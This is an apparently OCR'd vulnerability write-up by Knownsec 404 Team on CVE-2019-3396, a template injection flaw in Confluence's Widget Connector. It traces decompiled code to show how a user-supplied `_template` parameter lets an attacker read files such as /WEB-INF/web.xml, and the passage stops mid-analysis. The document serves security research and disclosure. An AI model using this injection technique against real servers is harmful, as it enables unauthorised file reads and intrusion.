
Confluence Unauthorized RCE Vulnerability (CVE-2019-3396) Analysis


2019年04月10日
漏洞分析 (/category/vul-analysis/) · 404 English Paper (/category/404team-en/)

Author: Badcode@Knownsec 404 Team
Chinese Version: https://paper.seebug.org/884/ (https://paper.seebug.org/884/)

On March 20, 2019, Confluence released a security alert (https://confluence.atlassian.com/doc/confluence-security-advisory-2019-03-20-966660264.html), there was a server-side template injection vulnerability(CVE-2019-3396) in Confluence Server and Data Center, in the Widget Connector. An attacker is able to exploit this issue to achieve path traversal and remote code execution on systems that run a vulnerable version of Confluence Server or Data Center.I started researching this vulnerability.



Confirmed that the vulnerability point occurred in the Widget Connector, I download the latest version of the comparison patch. There is an additional filter in the `com\atlassian\confluence\extra\widgetconnector\WidgetMacro.java` file, I think this should be the key point in the vulnerability.




```
this.sanitizeFields = Collections.unmodifiableList(Arrays.asList(VelocityRenderService.TEMPLATE_PARAM));
```

As we can see, the value of `TEMPLATE_PARAM` is `_template`, so this patch filters the external incoming `_template` parameter.

```
public interface VelocityRenderService {
    public static final String WIDTH_PARAM = "width";
    public static final String HEIGHT_PARAM = "height";
    public static final String TEMPLATE_PARAM = "_template";
```


Looked at the files inside the Widget Connector and found that `TEMPLATE_PARAM` is the path to the template file.

```
public class FriendFeedRenderer implements WidgetRenderer {
    private static final String MATCH_URL = "friendfeed.com";
    private static final String PATTERN = "friendfeed.com/(\\w+)/?";
    private static final String VELOCITY_TEMPLATE = "com/atlassian/confluence/ex
tra/widgetconnector/templates/simplejscript.vm";
    private VelocityRenderService velocityRenderService;
......
    public String getEmbeddedHtml(String url, Map<String, String> params) {
        params.put(VelocityRenderService.TEMPLATE_PARAM, VELOCITY_TEMPLATE);
        return velocityRenderService.render(getEmbedUrl(url), params);
    }
```

When the external link is loaded, the relative template is called to render. As above, the path of templates is generally Hard coding, but there are exceptions. The role of the patch also indicates that someone broke the limit and invoked an unexpected template, resulting in a template injection.

After knowing the patch and having some rough guesses, I began to try.


First of all, I found this function. I looked through the official documents and found this function. You can embed some videos, documents and so on in the documents.



Seeing this, I was a little excited, because in the process of watching the patch, I found several parameters, `url`, `width`, `height` exactly correspond to here, is `_template` also passed in from here?

Just find a Youtube video to insert, click Preview, use Burpsuite to capture the package.

Try inserting the `_template` parameter in params, well, nothing happens. .




Start the debug mode, because the test inserts Youtube video, so the call is `com/atlassian/confluence/extra/widgetconnector/video/YoutubeRenderer.class`

```
public class YoutubeRenderer implements WidgetRenderer, WidgetImagePlaceholder
{
    private static final Pattern YOUTUBE_URL_PATTERN = Pattern.compile("https?:
//(.+\\.)?youtube.com.*(\\?v=([^&]+)).*$");
    private final PlaceholderService placeholderService;
    private final String DEFAULT_YOUTUBE_TEMPLATE = "com/atlassian/confluence/e
xtra/widgetconnector/templates/youtube.vm";
......

    public String getEmbedUrl(String url) {
        Matcher youtubeUrlMatcher = YOUTUBE_URL_PATTERN.matcher(this.verifyEmbe
ddedPlayerString(url));
        return youtubeUrlMatcher.matches() ? String.format("//www.youtube.com/e
mbed/%s?wmode=opaque", youtubeUrlMatcher.group(3)) : null;
    }

    public boolean matches(String url) {
        return YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayerString(url)
).matches();
    }

    private String verifyEmbeddedPlayerString(String url) {
        return !url.contains("feature=player_embedded&") ? url : url.replace("f
eature=player_embedded&", "");
    }

    public String getEmbeddedHtml(String url, Map<String, String> params) {
        return this.velocityRenderService.render(this.getEmbedUrl(url), this.se
tDefaultParam(params));
    }
```

In `getEmbeddedHtml` breakpoint, first call `getEmbedUrl` to the user's incoming url for regular matching, because we are passing a normal youtube video, so here is no problem, then call `setDefaultParam` function to process other parameters passed in.

```
    private Map<String, String> setDefaultParam(Map<String, String> params) {
        String width = (String)params.get("width");
        String height = (String)params.get("height");
        if (!params.containsKey("_template")) {
            params.put("_template", "com/atlassian/confluence/extra/widgetconne
ctor/templates/youtube.vm");
        }

        if (StringUtils.isEmpty(width)) {
            params.put("width", "400px");
        } else if (StringUtils.isNumeric(width)) {
            params.put("width", width.concat("px"));
        }

        if (StringUtils.isEmpty(height)) {
            params.put("height", "300px");
        } else if (StringUtils.isNumeric(height)) {
            params.put("height", height.concat("px"));
        }

        return params;
    }
```

Take the values of `width` and `height` from params to judge whether it is empty, and set the default value if it is empty. The key `_template` parameter comes up. If the externally passed parameter does not have `_template`, the default Youtube template will be set. If it is passed in, it will be passed in, that is to say, `aaaa` is successfully passed in.



After looking at the Renderer in Widget Connector, most of them can't set `_template`, which is a direct hardcode. There are also some exceptions, such as Youtube, Viddler, DailyMotion, etc., which can be passed to `_template` from the outside.

Can pass `_template` now, let's look at how to get and render the template.


Follow up with `this.velocityresiderservice.render`, which is the render method in `com/atlassian/confluence/extra/widgetconnector/services/DefaultVelocityRenderService.class`

```
    public String render(String url, Map<String, String> params) {
        String width = (String)params.get("width");
        String height = (String)params.get("height");
        String template = (String)params.get("_template");
        if (StringUtils.isEmpty(template)) {
            template = "com/atlassian/confluence/extra/widgetconnector/template
s/embed.vm";
        }

        if (StringUtils.isEmpty(url)) {
            return null;
        } else {
            Map<String, Object> contextMap = this.getDefaultVelocityContext();
            Iterator var7 = params.entrySet().iterator();

            while(var7.hasNext()) {
                Entry<String, String> entry = (Entry)var7.next();
                if (((String)entry.getKey()).contentEquals("tweetHtml")) {
                    contextMap.put(entry.getKey(), entry.getValue());
                } else {
                    contextMap.put(entry.getKey(), GeneralUtil.htmlEncode((Stri
ng)entry.getValue()));
                }
            }

            contextMap.put("urlHtml", GeneralUtil.htmlEncode(url));
            if (StringUtils.isNotEmpty(width)) {
                contextMap.put("width", GeneralUtil.htmlEncode(width));
            } else {
                contextMap.put("width", "400");
            }

            if (StringUtils.isNotEmpty(height)) {
                contextMap.put("height", GeneralUtil.htmlEncode(height));
            } else {
                contextMap.put("height", "300");
            }

            return this.getRenderedTemplate(template, contextMap);
        }
    }
```

`_template` is taken out and assigned to the template. The other parameters passed in are taken out and put into the `contextMap` after the judgment, and the `getRenderedTemplate` function is called, that is, the `VelocityUtils.getRenderedTemplate` is called.

```
   protected String getRenderedTemplate(String template, Map<String, Object> co
ntextMap){
        return VelocityUtils.getRenderedTemplate(template, contextMap);
    }
```

All the way to call, the call chain is as shown below, and finally comes to the `loadResource` function of `/com/atlassian/confluence/util/velocity/ConfigurableResourceManager.class` to get the template.




Here we call 4 `ResourceLoaders` to get the template.

```
com.atlassian.confluence.setup.velocity.HibernateResourceLoader
org.apache.velocity.runtime.resource.loader.FileResourceLoader
org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader
com.atlassian.confluence.setup.velocity.DynamicPluginResourceLoader
```

Here mainly look at the `FileResourceLoader` and `ClasspathResourceLoader` that comes with Velocity.


`FileResourceLoader` will verify the template path passed by the user using the `normalizePath` function.



As you can see, filtering `/../`, which leads to no way to jump to the directory.


```java
public static final String normalizePath(String path) {
    String normalized = path;
    if (path.indexOf(92) >= 0) {
        normalized = path.replace( oldChar: '\\', newChar: '/');
    }

    if (!normalized.startsWith("/")) {
        normalized = "/" + normalized;
    }

    while(true) {
        int index = normalized.indexOf("//");
        if (index < 0) {
            while(true) {
                index = normalized.indexOf("%20");
                if (index < 0) {
                    while(true) {
                        index = normalized.indexOf("/./");
                        if (index < 0) {
                            while(true) {
                                index = normalized.indexOf("/../");
                                if (index < 0) {
                                    return normalized;
                                }

                                if (index == 0) {
                                    return null;
                                }

                                int index2 = normalized.lastIndexOf( ch: 47, fromIndex: index - 1);
                                normalized = normalized.substring(0, index2) + normalized.substring(index + 3);
                            }
                        }

                        normalized = normalized.substring(0, index) + normalized.substring(index + 2);
                    }
                }

                normalized = normalized.substring(0, index) + " " + normalized.substring(index + 3);
```


After the path is filtered, call `findTemplate` to find the template. You can see that a fixed `path` will be spliced. This is the installation path of Confluence.



This means that now you can use the `FileResourceLoader` to read the files under the Confluence directory.

Try to read the `/WEB-INF/web.xml` file and you can see that it was successfully loaded into the file.



But this can't jump out of Confluence's directory because you can't use `/../`.


Look at the `ClasspathResourceLoader` again.

```
    public InputStream getResourceStream(String name) throws ResourceNotFoundException {
        InputStream result = null;
        if (StringUtils.isEmpty(name)) {
            throw new ResourceNotFoundException("No template name provided");
        } else {
            try {
                result = ClassUtils.getResourceAsStream(this.getClass(), name);
......
            }
```


Follow up `ClassUtils.getResourceAsStream`

```
    public static InputStream getResourceAsStream(Class claz, String name) {
        while(name.startsWith("/")) {
            name = name.substring(1);
        }

        ClassLoader classLoader = Thread.currentThread().getContextClassLoader(
);
        InputStream result;
        if (classLoader == null) {
            classLoader = claz.getClassLoader();
            result = classLoader.getResourceAsStream(name);
        } else {
            result = classLoader.getResourceAsStream(name);
            if (result == null) {
                classLoader = claz.getClassLoader();
                if (classLoader != null) {
                    result = classLoader.getResourceAsStream(name);
                }
            }
        }

        return result;
    }
```

